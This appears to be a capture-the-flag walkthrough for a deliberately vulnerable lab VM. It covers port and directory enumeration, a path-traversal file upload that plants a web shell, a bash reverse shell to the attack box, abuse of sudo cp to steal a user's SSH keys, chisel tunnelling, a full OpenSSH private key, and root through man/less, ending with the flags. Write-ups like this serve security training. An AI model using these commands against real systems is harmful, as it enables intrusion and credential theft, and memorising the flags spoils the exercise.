

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Fri Dec 20 13:29:43 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.11
Nmap scan report for ALWAYS-PC (10.9.9.11)
Host is up (0.00042s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2
| http-robots.txt: 1 disallowed entry

|_/admin

|_http-title: 403 Forbidden
|_http-server-header: nginx/1.14.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 20 13:29:56 2024 -- 1 IP address (1 host up) scanned in 12.76 secondsnmap scan output. The HTTP output shows the nmap client found an /admin entry in robots.txt on the web server.Service Enumeration
TCP/80


action_page.php as a HTTP POST request0Gobuster Enumeration
gobuster dir -u http://10.9.9.11 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,html,txt -t 200 -o dir.txt/admin (Status: 301) [Size: 185] [--> http://10.9.9.11/admin/]
/robots.txt (Status: 200) [Size: 17]
/robots.txt (Status: 200) [Size: 17]
/upload.html (Status: 200) [Size: 346]
/uploads (Status: 301) [Size: 185] [--> http://10.9.9.11/uploads/]
/upload.php (Status: 200) [Size: 48]Testing File Upload


HTTP POST to /upload.php presumably to the uploads/ directory. We can't list the contents of said directory, but we may still be able to navigate to our file upon upload.


.php files are being blocked, but a simple .txt file renders just fine. Let's see if we can come up with some clever way to bypass this.Exploit
Alternate Upload Path
When looking at the /upload.php script requirements in /upload.html, we note two parameters of interest:
fileToUploaddirectory
I tried lots of different file extensions with the file upload, but couldn't achieve code execution with any of them. So the next best shot is looking at the directory parameter.
curl -s http://10.9.9.11/upload.php -F "fileToUpload=@test.php" -F 'directory=uploads/../'This was ultimately the request that worked for me, which is basically exploiting file write via path traversal up one directory to the web root directory

sudo rlwrap nc -lnvp 443Start a TCP listener to catch a reverse shell
bash -c 'bash -i >& /dev/tcp/10.6.6.9/443 0>&1'Connect back to your listener via the web shell

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux five 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Matching Defaults entries for www-data on five:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on five:
    (melisa) NOPASSWD: /bin/cp
Users and Groups
Local Users
melisa:x:1000:1000:melisa,,,:/home/melisa:/bin/bash
Local Groups
cdrom:x:24:melisa
floppy:x:25:melisa
audio:x:29:melisa
dip:x:30:melisa
video:x:44:melisa
plugdev:x:46:melisa
netdev:x:109:melisa
melisa:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:0a:0c:fb brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.11/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6242sec preferred_lft 6242sec
    inet6 fe80::be24:11ff:fe0a:cfb/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 128 127.0.0.1:4444 0.0.0.0:*
echo -e '\r\n' | nc -nv -q 3 127.0.0.1 4444
(UNKNOWN) [127.0.0.1] 4444 (?) open
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
Protocol mismatch.
Interesting Files
Melisa's Files
find / -type f -user melisa -exec ls -l {} \; 2>/dev/null
-rw-rw-rw- 1 melisa melisa 1811 Oct  6  2020 /opt/useme1
-rw-r--r-- 1 melisa melisa 393 Oct  6  2020 /opt/useme2
-rw-r--r-- 1 melisa melisa 807 Oct  5  2020 /home/melisa/.profile
-rw-r--r-- 1 melisa melisa 220 Oct  5  2020 /home/melisa/.bash_logout
-rw------- 1 melisa melisa 100 Oct  6  2020 /home/melisa/.Xauthority
-rw-r--r-- 1 melisa melisa 3526 Oct  5  2020 /home/melisa/.bashrc
-rw------- 1 melisa melisa 14 Oct  5  2020 /home/melisa/user.txt
-rw------- 1 melisa melisa 72 Oct  5  2020 /home/melisa/.lesshst
-rw------- 1 melisa melisa 49152 Oct  5  2020 /var/tmp/.swp
-rw------- 1 melisa melisa 49152 Oct  5  2020 /var/tmp/.swo
find / -type f -user melisa -exec file {} \; 2>/dev/null
/opt/useme1: OpenSSH private key
/opt/useme2: OpenSSH RSA public key
/home/melisa/.profile: ASCII text
/home/melisa/.bash_logout: ASCII text
/home/melisa/.Xauthority: regular file, no read permission
/home/melisa/.bashrc: ASCII text
/home/melisa/user.txt: regular file, no read permission
/home/melisa/.lesshst: regular file, no read permission
/var/tmp/.swp: regular file, no read permission
/var/tmp/.swo: regular file, no read permission
Privilege Escalation
Lateral to Melisa
Sudo Command
mkdir /tmp/pwnchmod 777 /tmp/pwnsudo -u melisa /bin/cp --no-preserve=ownership,mode -r /home/melisa/.* /tmp/pwn


sudo command once more to give ourselves accesscat /tmp/pwn/.ssh/id_rsa.pub > /tmp/authorized_keysCreate a dummy authorized_keys file with the public key
sudo -u melisa /bin/cp /tmp/authorized_keys /home/melisa/.ssh/authorized_keysCopy the modified file and overwrite the one in /home/melisa
Port Forward to SSH




Transfer chisel to the target
sudo ./chisel server --port 8081 --reverse &Start a chisel server on attack box on tcp/8081 and allow reverse forwarding
chmod +x ./chiselMake chisel executable on the target
./chisel client 10.6.6.9:8081 R:4444:127.0.0.1:4444 &Open tcp/4444 on attack box and forward to the SSH server on tcp/4444 on the target

SSH as Melisa
Copy the contents of /tmp/pwn/.ssh/id_rsa to your attack box and use the private key to authenticate to the target over the chisel tunnel.
touch id_rsachmod 600 id_rsanano id_rsa-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwvToUmhiiqJW9nIQfvG7KcQbe4EPa7SeknCq33X5HAA3DNzlPqFc
x1HA/I4/yJLObLBmYk4pAyigPUjKVhtxnzBF7ofM6VRaAk6pkKR6PcsdrNUwOEsAMHrRTM
9lZdwlD7Xwz3AsfPZ1Y6sdBFic7rjiBueJCfvFkb1B090L7sSp9mVSo8rmROH3mN+vy1HB
2aRo6PlmYQ2g13txjPIIV2uYYdXBzRS/bZ/DEMTrjhTYg8yeYFExZge5vVhMf5ckEdP0u/
glqzne/rRpx+1FrjjaziAkZbpPadnRsdsk4l+8Vemh63jizT3urSWTIAwAbp8x29iC5KVC
ppbVO54q0wAAA8A1TjDkNU4w5AAAAAdzc2gtcnNhAAABAQDC9OhSaGKKolb2chB+8bspxB
t7gQ9rtJ6ScKrfdfkcADcM3OU+oVzHUcD8jj/Iks5ssGZiTikDKKA9SMpWG3GfMEXuh8zp
VFoCTqmQpHo9yx2s1TA4SwAwetFMz2Vl3CUPtfDPcCx89nVjqx0EWJzuuOIG54kJ+8WRvU
HT3QvuxKn2ZVKjyuZE4feY36/LUcHZpGjo+WZhDaDXe3GM8ghXa5hh1cHNFL9tn8MQxOuO
FNiDzJ5gUTFmB7m9WEx/lyQR0/S7+CWrOd7+tGnH7UWuONrOICRluk9p2dGx2yTiX7xV6a
HreOLNPe6tJZMgDABunzHb2ILkpUKmltU7nirTAAAAAwEAAQAAAQBW0Lij+dfn5GLVW/X8
kajG8I1McixrygLTM1jkKaTE01OwZq2vNiwalk1aKf49UyKZQ/RT0npw7aZto/x2W8I9IU
IC9nZJcUajwGPCBXxqCAku7cCLUNrEu+x4R+LfeSkH1f1mYo1tGFMuDwTc6pj3tVzxtilQ
SM2yGJU3wzeNGz+E+hd0SvsPeCBl8huys5OmdlOO9LQZa5ErHY/OBtG4gI6UeW7AAT3QlX
ptTn6Y2afMv99749YuhLwtohtKaDkvLP27CNB2PdKtEp9GSiHfVP5d0p79uolBYf6lV/rf
Kq+x2nxDiG00M/Hes20w9H+Z43XOhwHBzXCE1aYsFPABAAAAgF9RNKfE7N9zuEoZTnt/Av
YH2EShiIJuFuVdvn9Y2TQ6YfdyH3++zCkdgZaEDP1VqSuuplXHztsrmijcfSgbualoiMRL
m14jIdF4M3otsvSNdi4RV1cVR5OkB1OuRedLM8u1yHBr73XeolFVPL1VFUwRhSxuVpZMx9
7isZjIDGF1AAAAgQDmTzoIPAuBPAtGRtIGFH8IOXGxopi4lYmxQqx3LZCvvH4WyoKT1v81
Z556gAzqurAiNfEzDe5yljGE5Z/GrdUVlOUo0aWtadZn26OeACQP7TGNYK+FriXgELRO+S
IrraHbu8oCHKUw0BjLrW9gBgbW4q281Z0S+nLTf7A1bu+sNQAAAIEA2LQjLn1XHqCHrSB8
znGi8zjP9hsTvWPweXzR1GBN+ttULlGj/kyuQpGgEGaJBYiDlWflIvAcaVFI62sasKgu7/
eLmHn76arOnX9euQkbYk11o3AZEalSIMmb923bf3WI+Z1nFFEICiikzYCB4oB2I85xUcdi
B/pYKw/USDSVi+cAAAALbWVsaXNhQGZpdmU=
-----END OPENSSH PRIVATE KEY-----ssh -i id_rsa -p 4444 melisa@127.0.0.1

sudo on any of these binaries and are allowed to maintain environment variables.Becoming Root


man can be used to gain code execution and privileged file read
sudo /bin/man /tmp/pwn/user.txt as a test, this worked fine and showed the contents of the file. However, when trying sudo /usr/bin/man /tmp/pwn/user.txt and then ! to trigger the shell prompt this wasn't working.

! hotkey to trigger shell commands is a feature of the less pager, which we can define using an environment variable or the -P parameter.sudo MANPAGER=$(which less) /usr/bin/man /tmp/pwn/user.txtWith the environment variable (since we're allowed to set them with the sudo config)
sudo /usr/bin/man -P $(which less) /tmp/pwn/user.txtOr, with the -P parameter set

Flags
User
Ilovebinaries
Root
WTFGivemefive